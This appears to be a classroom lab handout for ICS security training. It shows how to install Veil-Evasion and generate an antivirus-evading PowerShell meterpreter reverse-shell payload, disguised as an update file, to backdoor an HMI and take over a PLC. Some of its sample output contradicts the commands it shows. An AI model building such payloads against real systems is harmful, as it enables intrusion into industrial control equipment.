ICS013   ICS Lab 5

Installing Veil-Evasion and Creating a Payload on Kali Live

Lab Objective

The objective of this lab is to install Veil-Evasion to create a reverse_tcp payload to gain access to the PLC.

In this lab, you will learn to:

- Install a configure a payload using Veil-Evasion

Lab Environment

This lab requires an Internet connected wireless laptop or PC with Kali Linux flash drive and the ICS lab kit.

Lab Duration

15 minutes

Lab Tasks

Install and configure Veil-Evasion


Lab Scenario

Veil-Evasion is a tool to generate payload executables that bypass common antivirus solutions. Veil-Evasion's code is located at **https://www.github.com/Veil-Framework/Veil-Evasion/**. Kali Live Persistent USB will not retain applications installed once the OS is rebooted. To use Veil-Evasion, it must be installed each time you use Kali Live USB. However, an .EXE or .BAT can be created and saved to the persistent drive for future use.

This supplemental lab describes the installation and use of Veil-Evasion on Kali Live and provides directions on creating and saving a payload for lab use. Students can download and create their own payloads using this lab guide.

Step 1- Veil-Evasion Install

Open a terminal in Kali Live and install Veil-Evasion using the following command and press Enter:



```
root@kali:~# git clone https://github.com/Veil-Framework/Veil-Evasion.git
```

Step 2- Veil-Evasion setup

1. Change directory to Veil-Evasion by typing **root@kali:~# cd Veil-Evasion/**
2. You should now be in the **root@kali:~/Veil-Evasion#** directory
3. Change directory once again to the setup folder in the Veil-Evasion directory by typing **cd setup/** at the **Veil-Evasion#** prompt
4. Finally, run the setup.sh file by typing **./setup.sh** at the **root@kali:~/Veil-Evasion/setup** directory. The command to run the **setup.sh** will look like this: **root@kali:~/Veil-Evasion/setup# ./setup.sh**
5. Press Enter

Step 3- Installation

You will be prompted to install additional programs such as Python and Ruby. Continue with install accepting all values. Make sure all applications are installed even though some may ask you to reinstall the application

At the end of the installation, you may receive an error that reads:

```
[*] Ensuring this account (root) owns veil output directory (/usr/share/veil-output)...

[*] Ensuring this account (root) has correct ownership of /root/.config/wine/veil

There was issues installing the following:
Veil Wine environment could not be found!
Check for existence of /root/.config/wine/veil/drive_c
```

If so, complete the following steps:

1. Run the following two commands in order to rerun setup process delete the Veil Wine profile using the following command:
   rm -rf /root/.config/wine/veil

2. Then run: **/root/Veil-Evasion/setup/setup.sh –c**


*The above commands should clear up any installation problems.

Step 4- Creating a payload with Veil-Evasion

1. To run Veil-Evasion enter the following command at the **root@kali:~/Veil-Evasion#** prompt, **python Veil-Evasion.py**
2. The complete command will look like the following:


   root@kali:~/Veil-Evasion# python Veil-Evasion.py

3. The screen will look like the following


root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help

```
==========================================================================
 Veil-Evasion | [Version]: 2.28.2
==========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
==========================================================================

 Main Menu

        51 payloads loaded

 Available Commands:

        use             Use a specific payload
        info            Information on a specific payload
        list            List available payloads
        update          Update Veil-Evasion to the latest version
        clean           Clean out payload folders
        checkvt         Check payload hashes vs. VirusTotal
        exit            Exit Veil-Evasion

 [menu>>]:
```


4. Select **use** from the menu. This will allow us to use a payload from **Meterpreter**



root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help

```
=========================================================================
 Veil-Evasion | [Version]: 2.28.2
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================

 Main Menu

        51 payloads loaded

 Available Commands:

        use             Use a specific payload
        info            Information on a specific payload
        list            List available payloads
        update          Update Veil-Evasion to the latest version
        clean           Clean out payload folders
        checkvt         Check payload hashes vs. VirusTotal
        exit            Exit Veil-Evasion

 [menu>>]: use
```


5. Scroll through the various payloads. For this lab, option **24** will used, which is a **powershell/meterpreter/rev_tcp payload**



root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help

```
        15)     go/meterpreter/rev_https
        16)     go/meterpreter/rev_tcp
        17)     go/shellcode_inject/virtual

        18)     native/backdoor_factory
        19)     native/hyperion
        20)     native/pe_scrambler

        21)     perl/shellcode_inject/flat

        22)     powershell/meterpreter/rev_http
        23)     powershell/meterpreter/rev_https
        24)     powershell/meterpreter/rev_tcp
        25)     powershell/shellcode_inject/download_virtual
        26)     powershell/shellcode_inject/download_virtual_https
        27)     powershell/shellcode_inject/psexec_virtual
        28)     powershell/shellcode_inject/virtual

        29)     python/meterpreter/bind_tcp
        30)     python/meterpreter/rev_http
        31)     python/meterpreter/rev_http_contained
        32)     python/meterpreter/rev_https
        33)     python/meterpreter/rev_https_contained
        34)     python/meterpreter/rev_tcp
        35)     python/shellcode_inject/aes_encrypt
```


6. Next, the set command will be used to configure the IP address of the host (Attacker) and port number. For the lab, the statically assigned address of the Kali WAN will be used. For the ICS lab, IP Address **209.165.10.3** is used as it is the public connection on the WAP. The port **4444** will be used in this case



root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help

```
Required Options:

Name                Current Value   Description
----                -------------   -----------
LHOST                               IP of the Metasploit handler
LPORT               4444            Port of the Metasploit handler

Available Commands:

       set          Set a specific option value
       info         Show information about the payload
       options      Show payload's options
       generate     Generate payload
       back         Go to the main menu
       exit         exit Veil-Evasion

[powershell/meterpreter/rev_tcp>>]: set
[!] ERROR: no value supplied

[powershell/meterpreter/rev_tcp>>]: set lhost 209.165.10.3
[i] LHOST => 192.168.30.101
[powershell/meterpreter/rev_tcp>>]: set lport 4444
```

7. Once the payload is created, enter the command **generate** to create the payload as shown in the following:




root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help

```
Payload: powershell/meterpreter/rev_tcp loaded

Required Options:

Name                Current Value   Description
----                -------------   -----------
LHOST               192.168.30.101  IP of the Metasploit handler
LPORT               4444            Port of the Metasploit handler

Available Commands:

       set          Set a specific option value
       info         Show information about the payload
       options      Show payload's options
       generate     Generate payload
       back         Go to the main menu
       exit         exit Veil-Evasion

[powershell/meterpreter/rev_tcp>>]: set lhost 209.165.10.3
[i] LHOST => 192.168.30.101
[powershell/meterpreter/rev_tcp>>]: set lport 4444
[i] LPORT => 4444
[powershell/meterpreter/rev_tcp>>]: generate
```

8. Enter a name for the file that will be downloaded by the victim. In this lab, the name of the file is **DoMoreUpdate**. The .bat file will be sent to the **/usr/share/veil-output/source**/ directory. You can then move the file to the Desktop or create a directory for the SimpleHTTPServer in a later lab. The WANDoMore will used to gain backdoor access to the HMI device in order to take control of the DoMore PLC. Press any key to return to the main menu as sown in the following.

Name of .bat file


root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help
WANDoMore

```
$t::CreateThread(0,0,$x,0,0,0) | out-null; Start-Sleep -Second 86400}catch{}

=========================================================================
 Veil-Evasion | [Version]: 2.28.2
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================
 [>] Please enter the base name for output files (default is 'payload'):

 Language:               powershell
 Payload:                powershell/meterpreter/rev_tcp
 Required Options:       LHOST=209.165.10.3  LPORT=4444
 Payload File:           /usr/share/veil-output/source/DoMoreUpdate.bat
 Handler File:           /usr/share/veil-output/handlers/DoMoreUpdate_handler.rc

 [*] Your payload files have been generated, don't get caught!
 [!] And don't submit samples to any online scanner! ;)

 [>] Press any key to return to the main menu.
```

9. The payload is now ready for deployment using Metasploit in the Kali Live environment.